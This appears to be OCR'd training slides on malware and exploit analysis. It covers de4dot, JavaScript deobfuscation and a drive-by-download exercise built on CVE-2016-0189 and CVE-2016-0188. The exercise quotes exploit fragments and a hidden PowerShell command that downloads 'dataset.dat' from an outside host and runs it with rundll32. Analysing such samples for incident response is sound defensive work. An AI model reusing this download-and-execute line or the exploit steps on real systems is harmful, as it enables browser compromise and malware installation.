
```
de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Some of the advanced options may be incompatible, causing a nice exception.
With great power comes great responsibility.

de4dot-x64.exe <options> <file options>
Options:
  -r DIR           Scan for .NET files in all subdirs
  -ro DIR          Output base dir for recursively found files
  -ru              Skip recursively found files with unsupported obfuscator
  -d               Detect obfuscators and exit
  --asm-path PATH  Add an assembly search path
  --dont-rename    Don't rename classes, methods, etc.
  --keep-names FLAGS
                   Don't rename n(amespaces), t(ypes), p(rops), e(vents), f(ields), m(ethods), a(rgs), g(enericparams),
d(elegate fields). Can be combined, eg. efm
  --dont-create-params
                   Don't create method nparams when renaming
```

# JavaScript Analysis

- JavaScript code is often used as a part of drive-by-download attack. The code would detect browser version and its plug-ins, and it may contain some exploits for browser vulnerabilities.
- Several applications such as Adobe Acrobat Reader, MS Excel and so on are capable of executing JavaScripts. Therefore, we might have to analyze those document files containing malicious JavaScript code.
- Typically, malicious JavaScript code is heavily obfuscated. Thus, we should de-obfuscate them first.


# JavaScript Analysis Tools (1)

- Revelo
  - It works as not only a JavaScript de-obfuscator, but also as a JS beautifier, a DOM walker, a local proxy, and so on.



# JavaScript Analysis Tools (2)

- Script Deobfuscator
  - It is for static analysis.
  - It can beautify, unescape, and convert input with many methods.



# Privilege Escalation Exploits

- Attackers often use privilege escalation exploits in order to gain SYSTEM/Administrator rights.
- That kind of exploits are sometimes distributed as executable format.
- We use the same methods as malware analysis to analyze those exploits. Therefore, we perform surface analysis, dynamic analysis, and static analysis for this kind of malware.
- We will discuss this topic in Attack Tool Analysis section again.

# Extra Exercise:

Revealing the details of a web exploit

# Extra Exercise:
## Revealing the details of a web exploit (1)

- Conditions:
  - In a certain company, several Windows clients were infected with virus.
  - As a result of proxy log analysis and some other investigations, we could determine that the attacker used a drive-by-download attack for the infection.
  - We acquired some files that seem to be related to the drive-by-download attack. The files are archived in the following file and its zip password is "infected".
    - E:\Artifacts\scenario2_webexploit\webexploit.zip
      - start.html is the file that the victim client accessed first.
      - image1.jpg, image2.jpg and check.html are the files the client accessed after start.html.
  - The victim clients used Windows 10 1511 and Internet Explorer 11 for web browsing.
- Goal:
  - To determine how the attacker exploit the victim client.

# Extra Exercise:
## Revealing the details of a web exploit (2)


- First, we should google with some characteristic strings.
- We can gather some strings like function names and other data that look unique. Let's google with them!
  - ReDim
  - Shell.Application
  - %u0016%u4141%u4141%u4141%u4242%u4242
  - %U0008%u4141%u4141%u4141

- Actually, the first two strings are function names the exploit use. The other two strings are used as markers in memory; exploit author may select different strings, and does not affect the utilization of vulnerability itself. However, these values may indicate the use of the exploit code as these strings are remarkable.

# Extra Exercise:

## Revealing the details of a web exp

- You can get some information that seem to be related to the attack from web sites below.
  - http://theori.io/research/cve-2016-0189
  - https://www.virusbulletin.com/virusbulletin/2017/01/journey-and-evolution-god-mode-2016-cve-2016-0189/
- We can investigate the given files with these information.
- Let's go!




PATCH ANALYSIS OF CVE-2016-0189

by Theori — 22 Jun 2016

Last month, Microsoft released the MS16-051 security bulletin for their month
vulnerabiliti
Memory Co
targeted att

Today, we are g
proof-of-concep



virus BULLETIN Covering the global threat landscape

Blog

The journey and evolution of God Mode in 2016: CVE-2016-0189

Ankit Anubhav & Manish Sardiwal

FireEye, India


*Copyright © 2017 Virus Bulletin*

Table of contents

Introduction


'The survival of the fittest' applies in a large variety of fields. In cybersecurity it not only applies to detection mechanisms but also to the attackers, as they continuously need to update their arsenal and find more successful ways to attack. Here, 'more successful' does not necessarily mean more complicated, but may mean an attack which is reliable, modular and cheap, especially in cases where the attacker is not well sponsored.

In 2016 we saw the continuation of a general shift in the most commonly used attack vectors from exploits in browsers and plug-ins to *Office* macros, with macros becoming the predominant carrier mechanism of threats including data exfiltration malware and ransomware.




- Describe the exploitation process in detail (1)
  - The code use CVE-2016-0189 to determine the address of the safe mode flag and manipulate it. This vulnerability is memory corruption bug that allow it to access the freed memory after the array resize.
  - It is called the "God Mode“, which is to get the rights to read, write and execute local files by manipulating the safe mode flag.
  - However, in this condition, Windows will show a confirmation dialog when the code attempts to execute external process. It is because the process integrity is low by default.


```
Private Sub Class_Initialize
    ReDim Preserve AA(1, 2000)
    A = AA
End Sub

Public Sub z4dc()
    ReDim Preserve A(1, 1)
End Sub
```




- Describe the exploitation process in detail (2)
  - It downloads image1.jpg, image2.jpg and check.html, and saves them under %LocalAppData%\temp\low. image1.jpg is saved as "shell32.dll".
  - The exploit process can write files on local file system with user rights since the process is in the God Mode.

```
303        function be42(h8wz)
304        {
305            oReq = new XMLHttpRequest();
306            oReq.open("GET", yx2b(i0l3, -3)+h8wz, true);
307            oReq.onreadystatechange = bb23;
308            oReq.send();
309        }
```


Note: The code is obfuscated.




- Describe the exploitation process in detail (3)
  - It changes the environment variable %SystemRoot% to %LocalAppData%\temp\low and creates Shell.Application object by using CVE-2016-0188. At this time, shell32.dll (image1.jpg) under the %SystemRoot% is loaded into the process. A confirmation dialog is not shown because a object (a child process of the current process) is only created, but not executed.
  - CVE-2016-0188 is a security feature bypass bug that the checks for executable extensions is not performed when objects are created.

```
140            befa = zd14(chr(83) + "yst" + "em" + chr(82) + "oot")
141            zd14("Save" + chr(83) + "ystem" + chr(82) + "oot") = befa
142            zd14("Syste" + chr(109) + "Roo" + chr(116)) = r757
143            Set m758 = CreateObject("She" + "ll." + "App" + "li" + "cation")
```

Note: The code is obfuscated.




- Describe the exploitation process in detail (4)
  - shell32.dll loads image2.jpg as a dll. It works as a local HTTP Server serving check.html on 5555/tcp.

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports


```
51    v8 = _snprintf(
52            &buf,
53            0x1000u,
54            "HTTP/1.1 200 OK¥r¥nContent-Type: text/html¥r¥nConnection: Close¥r¥nContent-Length: %d¥r¥n¥r¥n",
55            v6);
56    v9 = &buf;
57    NumberOfBytesRead = v8;
58    if ( v8 > 0 )
59    {
60      v10 = dword_100130BC;
61      do
62      {
63        v11 = send(v10, v9, v8, 0);
64        if ( v11 <= 0 )
65          break;
66        v8 -= v11;
67        v9 += v11;
68      }
```

image2.jpg

shell32.dll

IDA View-A | Pseudocode-A | Hex View-1 | Structures


```
1  HMODULE sub_10001000()
2  {
3    WCHAR Buffer; // [esp+0h] [ebp-204h]@1
4
5    GetEnvironmentVariableW(L"SaveSystemRoot", &Buffer, 0x200u);
6    SetEnvironmentVariableW(L"SystemRoot", &Buffer);
7    GetEnvironmentVariableW(L"MyDllPath", &Buffer, 0x200u);
8    SetEnvironmentVariableW(L"MyDllPath", 0);
9    return LoadLibraryExW(&Buffer, 0, 8u);
10 }
```




- Describe the exploitation process in detail (5)
  - It redirects the browser to localhost:5555 and forces to load check.html.
  - Since the localhost is regarded as the intranet zone, the process gains the medium integrity.

```
302        var kL1a = "kwws://orfdokrvw:5555/fkhfn.kwpo";

316        function bb44()
317        {
318            location.href = yx2b(kL1a, -3);
319        }
```

Note: The code is obfuscated.




- Describe the exploitation process in detail (6)
  - It runs PowerShell and downloads the file named "dataset.dat". Finally, it launches the downloaded file with rundll32.exe. It may be the malware.
  - When the external process is executed, a confirmation dialog will not be shown because the process integrity is medium.

```
114             hHAB = "SrzhuVkhoo -qrorjr -ZlqgrzVwboh Klgghq
                $g=$hqy:dooxvhuvsuriloh+'\\VyV.goo';$duj=$g+',JqunTu';$zf=(Qhz-Remhfw
                Vbvwhp.Qhw.ZheFolhqw);$zf.Surab=Qhz-Remhfw Vbvwhp.Qhw.ZheSurab('
                kwws://surab.gilu-qlqmd.frpsdqb:8080/',$wuxh);$zf.GrzqordgIloh('
                kwws://wbr2020.qhw/gdwdvhw.gdw',$g);Vwduw-Surfhvv uxqgoo32.hah -DujxphqwOlvw $duj"
```

```
134 //              shObj.Run("PowerShell -nologo -WindowStyle Hidden
    $d=$env:allusersprofile+'\\SvS.dll';$arg=$d+',GnrkQr';(New-Object
    System.Net.WebClient).DownloadFile('http://olly2020.com/dataset.dat',$d);Start-Process
    rundll32.exe -ArgumentList $arg")
135             shObj.Run( yx2b(hHAB, -3) )
136         End Function
```

Note: The code is obfuscated.
Also, looks like the attacker left some unobfuscated code as comment...

# Wrap Up

# Conclusion

- Generally, exploit analysis takes a lot of time.
- In incident responses, it is not necessary to reveal the malicious code in detail. We just need to know which file really caused the infection and what vulnerability was used.
- Dynamic analysis method is easy and efficient in some cases. However, we often need to perform static analysis.
- Therefore, we should prepare tools and methods for static analysis in advance.

# Tools (1)

- python-oletools https://www.decalage.info/python/oletools
- ViperMonkey https://github.com/decalage2/ViperMonkey
- Didier Stevens Suite https://blog.didierstevens.com/didier-stevens-suite/
- PDF Stream Dumper http://sandsprite.com/blogs/index.php?uid=7&pid=57
- peepdf https://eternal-todo.com/tools/peepdf-pdf-analysis-tool
- Origami https://github.com/gdelugre/origami
- pdfwalker https://github.com/gdelugre/pdfwalker
- SWFTools http://www.swftools.org/
